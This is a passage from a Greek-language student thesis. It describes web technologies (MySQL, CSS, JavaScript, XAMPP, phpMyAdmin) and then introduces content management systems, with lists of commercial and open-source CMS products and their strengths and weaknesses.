Οι προγραμματιστές δημοσιεύουν μηνιαίες εκδόσεις του MySQL Enterprise Server οι οποίες μπορούν να ληφθούν από συγκεκριμένους ιστότοπους που λειτουργούν υπό την άδεια GPL. Ο MySQL Community Server δημοσιεύεται με αόριστο πρόγραμμα υπό την GPL και περιέχει όλες τις διορθώσεις σφαλμάτων που απεστάλησαν με την τελευταία έκδοση MySQL Enterprise Server. Τα binary αρχεία δεν παρέχονται πλέον από την MySQL για κάθε έκδοση του Community Server.

3.1.3.5 Ιδιαίτερα χαρακτηριστικά της MySQL

Η MySQL υλοποιεί τα ακόλουθα στοιχεία τα οποία ορισμένα άλλα συστήματα RDBMS δεν μπορούν:

- Πολλαπλές μηχανές αποθήκευσης, που επιτρέπουν μία ευχέρεια επιλογής της πιο αποτελεσματικής για κάθε πίνακα της εφαρμογής.
- Native μηχανές αποθήκευσης (MyISAM, Falcon, Merge, Memory (heap), Federated, Archive, CSV, Blackhole, Cluster, Berkeley DB, EXAMPLE, και Maria)
- Μηχανές αποθήκευσης ανεπτυγμένες ομαδικά (InnoDB, solidDB, NitroEDB, Infobright (πρώην Brighthouse), Infobright (Open Source))
- Μηχανές αποθήκευσης ανεπτυγμένες από την κοινότητα (memcached, httpd, PBXT, Revision Engine)

- Custom μηχανές αποθήκευσης
- Ομαδοποίηση δεσμεύσεων, συγκέντρωση πολλαπλών συναλλαγών από πολλαπλές συνδέσεις από κοινού για την αύξηση του αριθμού των δεσμεύσεων ανά δευτερόλεπτο.

3.1.4 Σχεδιασμός με CSS

Τα CSS (Cascading Style Sheets), στην κατασκευή ιστοσελίδων, είναι ηλεκτρονικά έγγραφα με ένα σύνολο κανόνων για την μορφοποίηση μιας ιστοσελίδας. Ενδεικτικά, μπορεί να χρησιμοποιηθεί για να διαμορφώσει:

- Τα χρώματα και το μέγεθος διαφόρων στοιχείων της ιστοσελίδας
- Την συμπεριφορά τους σε διάφορες ενέργειες

Παλιότερα, συνηθίζονταν να διαμορφώνεται κάθε στοιχείο της ιστοσελίδας ξεχωριστά, σε κάθε μία ξεχωριστή σελίδα. Η μεγάλη ευκολία που προσφέρει η χρήση ενός CSS, είναι ότι οι ενδεχόμενες αλλαγές, γίνονται μόνο σε ένα έγγραφο και αυτόματα εφαρμόζονται σε όλες τις σελίδες που το χρησιμοποιούν. Έτσι μία ιστοσελίδα που χρησιμοποιεί CSS, μπορεί πολύ ευκολότερα να αλλάξει όψη.

Για τον έλεγχο της εγκυρότητας ενός CSS εγγράφου, με βάση τα web standards, μπορεί να χρησιμοποιηθεί ένας CSS validator: <http://jigsaw.w3.org/css-validator/>.



Εικόνα 4 : CSS

Για την δημιουργία και επεξεργασία εγγράφων CSS, μπορεί να χρησιμοποιηθεί ένας επεξεργαστής (editor) απλού κειμένου ή κάποιο πρόγραμμα ειδικό για CSS που προσφέρει αρκετές ευκολίες στην διαμόρφωση του κώδικα CSS. Ένα πρόγραμμα (open source, δωρεάν διαθέσιμο για download και χρήση) για την επεξεργασία εγγράφων CSS είναι το CSSSED.

3.1.5 Client side – Γλώσσα προγραμματισμού – Javascript

Η **JavaScript** είναι γλώσσα προγραμματισμού η οποία έχει σαν σκοπό την παραγωγή δυναμικού περιεχομένου και την εκτέλεση κώδικα στην πλευρά του πελάτη (client-side) σε ιστοσελίδες. Το πρότυπο της γλώσσας κατά τον οργανισμό τυποποίησης ECMA ονομάζεται **ECMAScript**.



Εικόνα 5 : Javascript

3.1.5.1 Μοντέλο εκτέλεσης

Η αρχική έκδοση της Javascript βασίστηκε στη [σύνταξη](#) στη [γλώσσα προγραμματισμού C](#), αν και έχει εξελιχθεί, ενσωματώνοντας πια χαρακτηριστικά από νεότερες γλώσσες. Αρχικά χρησιμοποιήθηκε για προγραμματισμό από την πλευρά του [πελάτη](#) (client), που ήταν ο [φυλλομετρητής](#) (browser) του χρήστη, και χαρακτηρίστηκε σαν *client-side* γλώσσα προγραμματισμού. Αυτό σημαίνει ότι η επεξεργασία του κώδικα Javascript και η παραγωγή του τελικού περιεχομένου [HTML](#) δεν πραγματοποιείται στο διακομιστή, αλλά στο [πρόγραμμα περιήγησης](#) των επισκεπτών, ενώ μπορεί να ενσωματωθεί σε στατικές σελίδες [HTML](#). Αντίθετα, άλλες γλώσσες όπως η [PHP](#) εκτελούνται στο [διακομιστή](#) (*server-side* γλώσσες προγραμματισμού).

Παρά την ευρεία χρήση της Javascript για συγγραφή προγραμμάτων σε περιβάλλον φυλλομετρητή, αξίζει να σημειωθεί ότι από την αρχή χρησιμοποιήθηκε και για τη συγγραφή κώδικα από την πλευρά του διακομιστή, από την ίδια τη [Netscape](#) στο προϊόν LiveWire, με μικρή επιτυχία. Η χρήση της Javascript στο διακομιστή εμφανίζεται πάλι σήμερα, με τη διάδοση του [Node.js](#), ενός μοντέλου προγραμματισμού βασισμένο στα γεγονότα (events).

3.1.6 XAMPP Server

Το όνομα του Xampp είναι ένα ακρωνύμιο των:

- X(σημαίνει cross-platform=που λειτουργεί σε πολλές πλατφόρμες)
- Apache HTTP Server
- MySQL
- PHP
- Perl



Εικόνα 6 : XAMPP Server

Το **XAMPP** αποτελεί στην ουσία ένα πακέτο, το οποίο περιλαμβάνει τις τελευταίες εκδόσεις του Apache, της PHP και της MySQL, ενώ περιλαμβάνει επίσης και άλλα τρία χρήσιμα εργαλεία, που θα χρειαστούμε στην συνέχεια (PhpMyAdmin, Filezilla Server, Mercury Mail). Το XAMPP διατίθεται και αυτό δωρεάν από την σελίδα <http://www.apachefriends.org> για διάφορα λειτουργικά συστήματα (Linux, Windows, Solaris, Mac).. Το Control Panel του Xampp.

3.1.6.1 Αρχιτεκτονική


Η εφαρμογή που αναπτύχθηκε έχει σχεδιαστεί έχοντας ως βάση την μέγιστη δυνατή λειτουργικότητα. Έτσι έχει προσεχθεί ώστε να είναι:

- ανεξάρτητη λειτουργικού συστήματος (δηλαδή μπορεί να εγκατασταθεί σε οποιοδήποτε λειτουργικό σύστημα).
- προσπελάσιμη μέσω οποιοδήποτε φυλλομετρητή (browser).
- πλήρως σπονδυλωτή στη δομή της, δηλαδή να χρησιμοποιεί αρθρώματα (modules) για τις διάφορες λειτουργίες που εκτελεί.
- προσιτή στη διαχείριση από τον διδάσκοντα.

Οι παραπάνω ιδιότητες-στόχοι οδηγούν σε ένα σύστημα υλικού (H/W) και λογισμικού (S/W) το οποίο αποτελείται από:

- τη βάση δεδομένων που περιέχει όλες τις απαραίτητες πληροφορίες για τη λειτουργία του συστήματος.
- τα αποθηκευτικά μέσα, δηλαδή τους υπολογιστές που φιλοξενούν το υλικό του μαθήματος.
- το περιβάλλον εργασίας, δηλαδή το λογισμικό διεπαφής που επεξεργάζεται τις πληροφορίες και κάνει δυνατή την αλληλεπίδραση των χρηστών με το εκπαιδευτικό υλικό.

Η εφαρμογή είναι βασισμένη στο πρότυπο τύπου «πελάτη-εξυπηρετητή» (clientserver). Εγκαθίσταται σε οποιοδήποτε λειτουργικό σύστημα, υποστηρίζει web server τύπου Apache ή Microsoft IIS, ενώ στηρίζεται εξ' ολοκλήρου σε περιβάλλοντα «ανοιχτού κώδικα» (open source) για την λειτουργία της. Για την ανάπτυξη του ιστογενούς περιβάλλοντος της εφαρμογής και των αλγορίθμων της χρησιμοποιήθηκε η γλώσσα PHP (Pre Hypertext Processor) .




Εικόνα 7 : XAMPP Control Panel

3.1.7 PhpMyAdmin

Το PhpMyAdmin είναι ένα εργαλείο γραμμένο σε php με το οποίο διαχειριζόμαστε τις βάσεις δεδομένων που έχουμε μέσω web. Το phpMyAdmin μπορεί να χειρίζεται πλήρως βάσεις δεδομένων, πίνακες, πεδία πινάκων αλλά και ένα ολόκληρο MySQL Server. Υποστηρίζει 54 γλώσσες, μεταξύ των οποίων και τα ελληνικά και είναι λογισμικό ανοιχτού κώδικα.

Το PhpMyAdmin μπορεί να :

- Δημιουργεί και να διαγράφει βάσεις δεδομένων
- Δημιουργεί, τροποποιεί, διαγράφει, αντιγράφει και μετονομάζει πίνακες
- Κάνει συντήρηση της βάσης
- Προσθέτει, διαγράφει και τροποποιεί πεδία πινάκων
- Εκτελεί ερωτήματα SQL ακόμα και ομαδικά (batch)
- Διαχειρίζεται κλειδιά σε πεδία
- Φορτώνει αρχεία κειμένου σε πίνακες
- Δημιουργεί και διαβάζει πίνακες(που προέρχονται από dump βάσης)
- Εξάγει δεδομένα σε μορφή CVS, XML και LATEX
- Διαχειρίζεται πολλούς διακομιστές
- Διαχειρίζεται τους χρήστες MySQL και τα δικαιώματα τους
- Ελέγχει την αναφορική δραστηριότητα των δεδομένων των MyISAM πινάκων
- Δημιουργεί PDF γραφικών του layout της βάσης δεδομένων
- Εκτελεί αναζητήσεις σε όλη τη βάση δεδομένων ή μέρος αυτής
- Υποστηρίζει πίνακες InnoDB και ξένα κλειδιά
- Υποστηρίζει MySQLi, μια βελτιωμένη επέκταση του MySQL



Εικόνα 8 : phpMyAdmin

Κεφάλαιο 4

4. Συστήματα Διαχείρισης Περιεχομένου (CMS)

4.1 Εισαγωγή

Γύρω στα τέλη της δεκαετίας του '90 δημιουργήθηκε ο Παγκόσμιος Ιστός (World Wide Web), ένα project που αρχικά αποτελούσε ιδέα ενός μηχανικού πληροφορικής που εργαζόταν στο CERN, τον Tim Berners-Lee. Αρχικά, όλες οι ιστοσελίδες δημιουργούνταν με τη χρήση της HTML (HyperText Markup Language – Γλώσσα Σήμανσης Υπερκειμένου) και ήταν απλές, χωρίς πολλές εικόνες ή μορφοποίηση στο περιεχόμενο. Αυτό, από ένα σημείο και μετά ήταν πρόβλημα γιατί οι web browsers που έβγαιναν τότε απαιτούσαν διαφορετικές εκδόσεις της HTML για να λειτουργήσουν. Λύση σε αυτό το πρόβλημα έδωσε ο διαχωρισμός του περιεχομένου από την εμφάνισή του, με τη βοήθεια των CSS (Cascading Style Sheets – Διαδοχικά Φύλλα Μορφοποίησης). Στα αρχικά στάδια λοιπόν της ανάπτυξης του Παγκόσμιου Ιστού και της HTML, είχαμε στατικές ιστοσελίδες, οι οποίες αποτελούνταν από πολλά αρχεία HTML που αποθηκεύονταν σε έναν web server και εμφάνιζαν το ίδιο περιεχόμενο σε όλους τους χρήστες. Η διαχείριση και η ενημέρωσή τους ήταν μια επίπονη και χρονοβόρα διαδικασία. Η επόμενη φάση ήταν ο σχεδιασμός των λεγόμενων «data driven websites» ή αλλιώς δυναμικών ιστοσελίδων, οι οποίες εμφανίζουν μοναδικό περιεχόμενο σε κάθε χρήστη, ανάλογα με τις παραμέτρους που δίνει. Ο σχεδιασμός και η υλοποίηση δυναμικών ιστοσελίδων ήταν κάποτε πολυτέλεια μεγάλων επιχειρήσεων.

Με την πάροδο των ετών και με την εξέλιξη της τεχνολογίας, οι δυνατότητες των web browsers και των σελίδων που μπορούσαν να υποστηρίξουν αναπτύχθηκαν ραγδαία. Από απλές και 'βαρετές' HTML σελίδες, τώρα έχουμε δυναμικές ιστοσελίδες, που επιτρέπουν την αλληλεπίδραση με τους χρήστες σε τακτά χρονικά διαστήματα και την ανάκτηση συγκεκριμένων πληροφοριών από τη βάση δεδομένων.

4.2 Τι σημαίνει CMS;

Μια από τις βασικότερες δυνατότητες του Internet είναι τα CMS (Content Management System – Συστήματα Διαχείρισης Περιεχομένου), τα οποία επιτρέπουν στο χρήστη να δημιουργήσει και να τροποποιήσει το περιεχόμενο και τις πληροφορίες μιας δυναμικής ιστοσελίδας.

Επικρατέστεροι ορισμοί:

Όπως προαναφέρθηκε τα αρχικά CMS αντιστοιχούν στις λέξεις Content Management System. Είναι μια ορολογία χωρίς έναν και μοναδικό ορισμό. Ένα CMS μπορεί να έχει πολλαπλές σημασίες αναλόγως των σεναρίων και των σκοπών ενός project.

- Μια εφαρμογή, πιθανότατα web-based, που παρέχει δυνατότητες σε πολλούς χρήστες (που ανήκουν σε διαφορετικά επίπεδα αδειών πρόσβασης) για να διαχειριστούν περιεχόμενο, δεδομένα ή πληροφορίες ενός προγράμματος ή μιας εφαρμογής internet/intranet. Η διαχείριση περιεχομένου αναφέρεται στη δημιουργία, τροποποίηση, αρχειοθέτηση, δημοσίευση, συνεργασία, αναφορά και διανομή του.
- Μια εφαρμογή που περιέχει όλες τις παραπάνω δυνατότητες, και όχι την αναγκαιότητα γνώσης κώδικα.
- Ένα πακέτο λογισμικού για τη διαχείριση ενός ιστότοπου.

4.3 Γιατί χρειαζόμαστε τα CMS;

Η παραδοσιακή μέθοδος κατασκευής των ιστοσελίδων εμπεριέχει έναν μεγάλο περιορισμό. Το περιεχόμενο των σελίδων που δημοσιεύεται δεν μπορεί να τροποποιηθεί εύκολα. Για να ενημερωθεί μια ιστοσελίδα, είτε απαιτείται η αγορά ενός ακριβού λογισμικού ή να ξανασχεδιαστεί η ιστοσελίδα από την αρχή. Έτσι λοιπόν, η απαίτηση συχνής ενημέρωσης των ιστοσελίδων από τους διαχειριστές αύξησε την ανάγκη για τα Συστήματα Διαχείρισης Περιεχομένου (CMS). Τα CMS έβαλαν στην άκρη κάθε περιορισμό

σχετικά με την αναβάθμιση/ενημέρωση των ιστοσελίδων και έδωσαν τη δυνατότητα στους σχεδιαστές να προσθέσουν επιπλέον χαρακτηριστικά.

4.4 Δυνατότητες των CMS

Η χρήση των CMS στην ανάπτυξη ιστοσελίδων επέφερε ευεργετικές δυνατότητες που βελτιώνουν το σχεδιασμό και την ποιότητά τους.

- Με τη χρήση των CMS, οι ιδιοκτήτες των ιστοσελίδων μπορούν να τις ανανεώσουν χωρίς να χρειάζεται να έχουν ιδιαίτερες τεχνικές γνώσεις.
- Οι ιστοσελίδες μπορούν να ανανεώνονται online από οποιονδήποτε web browser. Η διαδικασία γίνεται πιο βολική και πιο γρήγορη.
- Τα CMS συμπεριφέρονται σαν μια βάση δεδομένων και περιέχουν όλες τις πληροφορίες ενός website σε μορφή κειμένου και έτσι είναι εύκολη η προσπέλαση οποιασδήποτε πληροφορίας μέσω της αναζήτησης.
- Μέσω των CMS, μια ιστοσελίδα μπορεί να ανανεωθεί ανά πάσα στιγμή, χωρίς να χρειάζεται να «κατέβει» προσωρινά ή η βοήθεια ενός τεχνικού, γεγονός το οποίο αποδεικνύει ότι εξοικονομείται χρόνος και χρήμα.
- Οι ιστοσελίδες μπορούν να σχεδιάζονται με έναν τρόπο περισσότερο κατανοητό. Αυτό σημαίνει ότι οι ιστοσελίδες δεν περιορίζονται πλέον σε μια απλή αναπαράσταση κειμένου. Διάφορα χαρακτηριστικά, όπως η προστασία με κωδικούς για την ασφάλεια της ιστοσελίδας, είναι πλέον απαραίτητα.
- Τα CMS επιτρέπουν επίσης την ύπαρξη πολλαπλών χρηστών που μπορούν να εισέλθουν και να εξέλθουν από το site (login & logout), και να δουν διαφορετικά δεδομένα ανάλογα με τη γλώσσα προτίμησής τους, την ώρα της ημέρας, να έχουν διαφορετικά προνόμια ανάλογα με το είδος της συνδρομής τους, κλπ.

Συνοπτικά, ένα CMS είναι ένα αποτελεσματικό εργαλείο που παρέχει μοναδικά, εύχρηστα και χαμηλού κόστους χαρακτηριστικά σε ιστότοπους. Η χρήση του CMS δίνει ευελιξία και έλεγχο στους ιδιοκτήτες των ιστοτόπων ώστε να τους διαχειρίζονται σύμφωνα με τη δική τους βούληση και απαιτήσεις.

4.5 Είδη και κατηγορίες CMS

Τα CMS διακρίνονται σε ορισμένες κατηγορίες ανάλογα με κάποια βασικά χαρακτηριστικά που παρουσιάζουν. Κατηγοριοποιούνται λοιπόν ανάλογα με το είδος του παρόχου τους και ανάλογα με το πού βρίσκεται ο χώρος αποθήκευσης και διαχείρισης της βάσης δεδομένων του CMS.

4.5.1 Με βάση το είδος του παρόχου (Commercial, Open Source, Managed Open Source)

- **Commercial:** Πρόκειται για λογισμικό που προέρχεται είτε από κερδοσκοπικούς, είτε από μη κερδοσκοπικούς οργανισμούς. Οι πάροχοι αυτοί κατά κύριο λόγο αναπτύσσουν το λογισμικό, το οποίο στη συνέχεια πουλάνε και υποστηρίζουν τεχνικά.

Παρακάτω, αναφέρονται κάποια από τα πιο διαδεδομένα εμπορικά CMS:

Adobe – CQ WCM: Παρέχει δυνατότητες διαχείρισης περιεχομένου που επιτρέπουν στους οργανισμούς να ανταποκρίνονται γρήγορα σε απαιτήσεις αλλαγών για online επικοινωνίες, παγκόσμιους ιστότοπους, κ.ά.

Amaxus: Ένα CMS για όλες τις πλατφόρμες, το οποίο ειδικεύεται στο να κάνει τη διαχείριση περιεχομένου αποτελεσματική και χρήσιμη. Με περισσότερη επένδυση στην ευχρηστία από οποιοδήποτε άλλο CMS, χρησιμοποιείται για την υλοποίηση ιστοτόπων, web εφαρμογών και υπηρεσιών κινητής τηλεφωνίας. Περιλαμβάνει ένα πλήθος χαρακτηριστικών και μια σουίτα από στοιχεία (widgets).

ASCOOS (Alexsoft Software Content Object-Oriented System): Ένα εμπορικό σύστημα διαχείρισης περιεχομένου (CMS) που διανέμεται υπό την άδεια χρήσης AGL. Μπορεί να χρησιμοποιηθεί για την υλοποίηση απλών και σύνθετων ιστοτόπων χωρίς να είναι απαραίτητη η ύπαρξη τεχνικών γνώσεων. Το τελικό κόστος του παραγόμενου ιστοτόπου χρησιμοποιώντας το ASCOOS CMS, είναι κατά πολύ μικρότερο από άλλα CMS που έχουν ανοικτό κώδικα, καταρρίπτοντας έτσι τον μύθο περί του ακριβού λογισμικού όταν αυτό διανέμεται κάτω από εμπορική άδεια χρήσης.

Auctori: ένα παγκόσμιο CMS με πολυγλωσσικές δυνατότητες. Παρέχει στους πελάτες ένα website τύπου μηχανής αναζήτησης σε συνδυασμό με ένα στοιχείο δικτυακού marketing. Είναι αποδοτικό, με πλήρη υποστήριξη και ασφάλεια (καθημερινά back-ups και τεχνική υποστήριξη). Το Auctori μπορεί να προσπελαθεί από οπουδήποτε στον κόσμο, αρκεί να υπάρχει φυσικά σύνδεση στο Internet, από οποιαδήποτε συσκευή.

Contegro Enterprise CMS: Παρέχει ελευθερία και ευχρηστία που λίγα CMS μπορούν να δώσουν. Με το Contegro έχει κανείς πλήρη έλεγχο της ιστοσελίδας του.

EMC Documentum: Παρέχει δυνατότητες διαχείρισης για όλους τους τύπους περιεχομένων, συμπεριλαμβανομένων αρχεία επιχειρήσεων, φωτογραφίες, βίντεο, ιστοσελίδες, XML αρχεία, κλπ. Ο πυρήνας του Documentum είναι ένας χώρος αποθήκευσης όπου εισάγεται περιεχόμενο με ασφαλή τρόπο και υπό κανόνες. Αυτός ο χώρος αποθήκευσης μοιάζει με ένα ενιαίο περιβάλλον, όμως το περιεχόμενο μπορεί να είναι καταναμημένο σε πολλούς server.

Elcom Community Manager.NET: Η πλατφόρμα αυτή είναι μια εμπορική εφαρμογή με μια ευρεία γκάμα από web εφαρμογές που χτίζονται πάνω της. Με ένα δυναμικό εμπορικό CMS στον πυρήνα της, η Community Manager.NET στηρίζει εσωτερικά δίκτυα, ευρείας περιοχής και ιστοσελίδες στις μεγαλύτερες εταιρείες της Αυστραλίας. Είναι φιλική προς το χρήστη, τροποποιήσιμη ανάλογα με τις προτιμήσεις του, ασφαλής και έχει πάνω από 40 μοντέλα έτοιμα για υλοποίηση ώστε η εταιρεία που θα το επιλέξει να αναπτυχθεί.

Filenet (IBM): Μια λύση της εταιρείας IBM για να βοηθήσει τις κυρίαρχες εταιρείες και κυβερνητικά πρακτορεία του κόσμου να αυτοματοποιήσουν τις επιχειρησιακές διαδικασίες, να έχουν πρόσβαση και να μπορούν να διαχειριστούν κάθε μορφή περιεχομένου. Περιέχει οτιδήποτε χρειάζεται για να παρθούν γρήγορες, έξυπνες και χαμηλού κόστους αποφάσεις.

Interwoven Teamsite: Επιτρέπει στις επιχειρήσεις να διαχειρίζονται αποτελεσματικά περιεχόμενο μέσα από μια ευρεία γκάμα από web-based εμπορικές εφαρμογές. Βασισμένο σε τεχνολογία 7ης γενιάς, το Teamsite επικεντρώνεται στον έλεγχο, αρχιτεκτονική, πλοήγηση και παρουσίαση ενός site.

Microsoft SharePoint Server: Είναι μια ολοκληρωμένη σουίτα από δυνατότητες server που βοηθά στη βελτίωση της απόδοσης ενός οργανισμού, παρέχοντας ευνόητη διαχείριση περιεχομένου και αναζήτηση, καθώς και επιχειρησιακές διεργασίες αυξημένης ταχύτητας. Υποστηρίζει όλους τους τύπους και τα μεγέθη δικτύων, web εφαρμογές και είναι σε μια ενιαία πλατφόρμα, και όχι σε ξεχωριστά κατακερματισμένα συστήματα. Επίσης, μέσω της πλατφόρμας παρέχει στους πληροφορικούς και τους developers εργαλεία που χρειάζονται για διαχείριση server, διεύρυνση των εφαρμογών και διαλειτουργικότητα.

- **Open Source:** πρόκειται για μια κατηγορία CMS, που δημιουργείται και συντηρείται από μια ανιδιοτελή και κοινοφελή κοινότητα χρηστών. Στη συνέχεια, το λογισμικό αυτό διανέμεται για συγκεκριμένο σκοπό στα μέλη αυτής της κοινότητας. Για αυτήν την κατηγορία των λογισμικών, θα πρέπει σαφώς στο κόστος τους να συμπεριληφθούν και τα έξοδα τεχνικής υποστήριξης, τα οποία είναι αυξημένα σε αυτήν την περίπτωση. Επίσης, θα πρέπει να προστεθεί το εσωτερικό hardware και το τεχνικό προσωπικό που χρειάζεται για να συντηρηθεί το σύστημα, όπως είναι για παράδειγμα οι προγραμματιστές, οι οποίοι εγκαθιστούν τις ανανεώσεις και εξελίσσουν τη λειτουργία του προγράμματος.

Παρακάτω, αναφέρονται κάποια από τα πιο διαδεδομένα CMS ανοιχτού κώδικα και τα κύρια χαρακτηριστικά τους:

Drupal: Το Drupal είναι έχει μια πληθώρα μοντέλων και μια πολύ καλή κοινότητα χρηστών, προγραμματιστών και υποστήριξης.

Άδεια: GPL

Γλώσσα: PHP

Κύρια πλεονεκτήματα: CMS πυρήνα και τεράστια βιβλιοθήκη μοντέλων.

Κύρια μειονεκτήματα: Πολύπλοκο, χρειάζεται περισσότερα ποιοτικά θέματα, πολύ συχνές ενημερώσεις ασφάλειας.

Πρόβλεψη: Μεγάλη πιθανότητα συνέχισης της ανάπτυξης και επέκτασής του στο μέλλον.

Joomla: Το Joomla έχει μια από τις μεγαλύτερες κοινότητες χρηστών από οποιοδήποτε CMS, οτιδήποτε χρειάζεται κανείς για να αναπτύξει σελίδες κοινωνικής δικτύωσης, ηλεκτρονικού εμπορίου και αρχειοθέτησης.

Άδεια: GPL

Γλώσσα: PHP

Κύρια πλεονεκτήματα: Παραμετροποίηση, επαγγελματικά πρότυπα

Κύρια μειονεκτήματα: Πάρα πολλά εμπορικά προϊόντα για ανάπτυξη ανοιχτού κώδικα, δύσκολο στην εκμάθηση.

Πρόβλεψη: Δυνατός αντίπαλος για την 1^η θέση του καλύτερου CMS, η εμπορευματοποίηση των extensions πρέπει να συνεχίσει να παρέχει πολλές ευκαιρίες για εισόδημα στους developers 3^{ης} γενιάς.

Wordpress: Το Wordpress είναι ένα απλό και κομψό CMS, ιδανικό για προσωπικά ιστολόγια (blogs), με ένα πλήθος από θέματα και μοντέλα διαθέσιμα online.

Άδεια: GPL

Γλώσσα: PHP

Κύρια πλεονεκτήματα: Το πιο εύκολο στη χρήση, την παραμετροποίηση και την επέκταση.

Κύρια μειονεκτήματα: Ζητήματα ασφαλείας (πρώτες εκδόσεις) και δεν ενδείκνυται για υλοποίηση πολύπλοκων website.

Πρόβλεψη: Το καλύτερο για προσωπικές δημοσιεύσεις, με τεράστια κοινότητα από χρήστες, θα συνεχίσει για πολλά χρόνια να είναι η προτίμηση των bloggers.

Media Wiki: Η Media Wiki ανακάλυψε έναν καινούργιο τρόπο εργασίας στο διαδίκτυο και είναι ένα CMS κατάλληλο για συλλογή και συγγραφή αρχείων. Κάποτε τροφοδοτούσε ένα από τα μεγαλύτερα και πιο δημοφιλή sites στο internet.

Άδεια: GPL

Γλώσσα: PHP

Κύρια πλεονεκτήματα: Το καλύτερο για εγκυκλοπαιδικές πληροφορίες.

Κύρια μειονεκτήματα: Δεν περιλαμβάνει πολλές λειτουργίες / επεκτάσεις από άλλες πλατφόρμες CMS, δεν έχει καλά θέματα, τα περισσότερα sites φαίνονται πανομοιότυπα.

Πρόβλεψη: Ακολουθεί το μοντέλο της επιτυχίας κάνοντας ένα πράγμα πολύ καλά, έχει την υποστήριξη της Wikipedia.

Liferay: Το Liferay είναι ένα καινούργιο και δημοφιλές CMS, ιδανικό για το χτίσιμο portals και προσφέρει μια επαγγελματική ματιά, το οποίο το κάνει ξεχωριστό από τα άλλα.

Άδεια: MIT

Γλώσσα: Java, PHP, Ruby

Κύρια πλεονεκτήματα: Ημερολόγια, σχεδιασμός, συνεργατικότητα.

Κύρια μειονεκτήματα: Περισσότερο συνδεδεμένο με εμπορικό αποτέλεσμα / εταιρική δομή από τα υπόλοιπα προγράμματα ανοιχτού κώδικα.

